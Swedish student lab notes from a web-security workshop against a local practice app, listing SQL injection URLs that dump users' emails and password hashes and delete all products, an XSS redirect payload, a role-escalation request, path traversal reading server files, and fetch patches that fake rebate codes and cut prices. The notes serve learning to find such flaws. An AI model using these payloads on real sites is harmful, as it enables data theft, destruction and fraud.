http://localhost:3003/api/products/1 – Listar produkt 1
http://localhost:3003/api/products/a – SqliteError: no such column: a
http://localhost:3003/api/products/1 OR 1=1 – Listar alla produkter
http://localhost:3003/api/products/1 UNION SELECT 1,name,sql,4 FROM sqlite_master WHERE type='table' – Listar alla tabeller ‘products’ (id, description, name, price) ‘users’ (id, firstName, lastName, email, password, userRole) ‘sqlite_sequence’ (system)
http://localhost:3003/api/products/1 UNION SELECT 1,'ALL COLUMNS BELOW',group_concat(sql),4 FROM sqlite_master WHERE type='table' – Funkar som ovan

http://localhost:3003/api/products/1 UNION SELECT 1,firstName||' '||lastName,email,4 FROM users – Listar användare med förnamn, efternamn och email.

http://localhost:3003/api/products/1 UNION SELECT 1,email,password,4 FROM users – Listar som ovan fast med lösenord, dock krypterade med bcrypt?

http://localhost:3003/api/products/1; DELETE FROM products – Gick inte
await fetch('/api/products/1; DELETE FROM products--', { method: 'DELETE' }) – I konsolen gick inte heller
http://localhost:3003/api/products/1; DELETE FROM products– – Gick heller inte
http://localhost:3003/api/products/1 UNION SELECT 1,2,(DELETE FROM products),4– – Returnerar DELETE syntax error
http://localhost:3003/api/products/1 UNION SELECT 1,2,(SELECT DELETE FROM products),4– – Returnerar samma som ovan

Provade även i ThunderClient att köra “DELETE” till https://localhost:3003/api/products/1 OR 1=1– men gav 405 Method not allowed

```
await fetch('/api/products/1 OR 1=1--', { method: 'DELETE' })
  .then(r => r.text())
  .then(console.log)
```
– I konsolen raderar allt!

```
await fetch('/api/products/1 OR 1=1--', { method: 'DELETE'
}).then(r=>r.text()).then(console.log)
```
– radar också allt

await fetch('/api/products/5', { method: 'DELETE' }) – Exempel från nodehill omskriven till
await fetch('/api/products/5 OR 1=1', { method: 'DELETE' }) – Tar bort allt

Registrera användare med “namn”

```
<img src=x onerror="location.href='https://www.expressen.se'">
```

Skapa ny användare – Network med Perserve Log – Hittat login responds med:

```
{
    "id": 20,
    "email": "superman@hero.com",
    "firstName": "Super",
    "lastName": "Man",
    "userRole": "user"
}
```


Del 2:


```
Request Url: http://localhost:3010/api/login
Method: GET
Request Body:
{
    "email": "superduperman@hero.com",
    "password": "superman123"
}
```

```
Request Url: http://localhost:3010/api/login
Method: POST
Request Body:
{
    "email": "superduperman@hero.com",
    "password": "superman123"
}
```

```
Request Url: http://localhost:3010/api/edit-my-user-info
Method: PUT
Request Body:
{
    "userRole": "superadmin"
}
```

Genom att browsa runt på hemsidan hittade jag i dogs.html en Request Initiator Chain som gav mig en ny endpoint `/api/photolist?folder=dogs` Där kunde traversal användas med `localhost:3002/api/photolist?folder=../` där listades följande gick jag sedan vidare med ytterligare `../` kom jag utanför Workshop mappen. Jag kunde sedan använda Traversal för att utforska alla andra mappar jag nu hittat. Och jag hittade även `http://localhost:3002/api/photo?file=dogs/dog1.webp` när jag browsade hemsidan och fick syn på en bild på en hund, då denna är `file=` kan jag nu använda den för att kika i filerna så som `?file=../index.js/` detta gick utmärkt.





Källa:
https://its24-kyh.lms.nodehill.se/article/workshop-4-forslag-pa-monkey-patchning-av-fetch-som-fungerar

```
let oldFetch = fetch;
fetch = async function (...args) {
  let [url, options] = args;
  let rawResult = await oldFetch(...args);
  // monkey patch the json method of the rawResult
  let oldJson = rawResult.json;
  rawResult.json = async function () {
    let data = await oldJson.apply(rawResult);
    console.log('request', ...args);
    console.log('response', data);
    if (url.startsWith('/api/check-rebate-code/')) {
      // Return ok: true on all rebate code checks
      data = { ok: true };
      console.log('response after changes', data);
    }
    return data;
  };
  return rawResult;

 };
```

```
let oldFetch = fetch;
fetch = async function (...args) {
  let [url, options] = args;
  let rawResult = await oldFetch(...args);
  // monkey patch the json method of the rawResult
  let oldJson = rawResult.json;
  rawResult.json = async function () {
    let data = await oldJson.apply(rawResult);
    console.log('request', ...args);
    console.log('response', data);
    if (url === '/product-data.json') {
      // Change prices of all products to a 10th of the price
      for (let product of data) {
        product.price *= 0.1;
      }
    }
    return data;
  };
  return rawResult;

 };
```